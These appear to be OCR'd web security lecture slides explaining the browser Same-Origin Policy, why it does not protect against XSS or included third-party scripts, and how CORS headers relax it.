


The browser enforces the Same-Origin Policy (SOP) to ensure content from different origins cannot interact

Same Origin Policy: what Facebook can see



Same Origin Policy: what the ad company can see




SOP examples

For examples of the SOP in action, experiment with

http://www.cs.ru.nl/~erikpoll/websec/demo/test_SOP.html

and look at the HTML code


SOP tricky details: *no help against XSS*



Malicious contents included with HTML injection (incl. XSS, either reflected or stored), counts as coming from the same origin

So scripts in such malicious content can read & modify anything on the webpage.

SOP tricky details: *no help against malicious libraries*



trusted content

```
<iframe src="https://ad.com/a.html">
 </iframe>

<script scr=https://b.com/lib.js"></script>
```

Can scripts in lib.js observe or interact with content originating from bank.com?

Yes!

Beware of confusion: if HTML from bank.com includes 3rd party scripts from b.com, these count as bank.com content

SOP tricky details: CORS (Cross-Origin Resource Sharing)

In many settings, SOP is too strict.

Using CORS, a website can relax the SOP policy to allow some cross-origin requests

For example

```
Access-Control-Allow-Origin: *
```

allows any cross-origin requests

```
Access-Control-Allow-Origin: https://trusted.com
```

allows cross-origin requests from a specific origin

We won't go into CORS in this course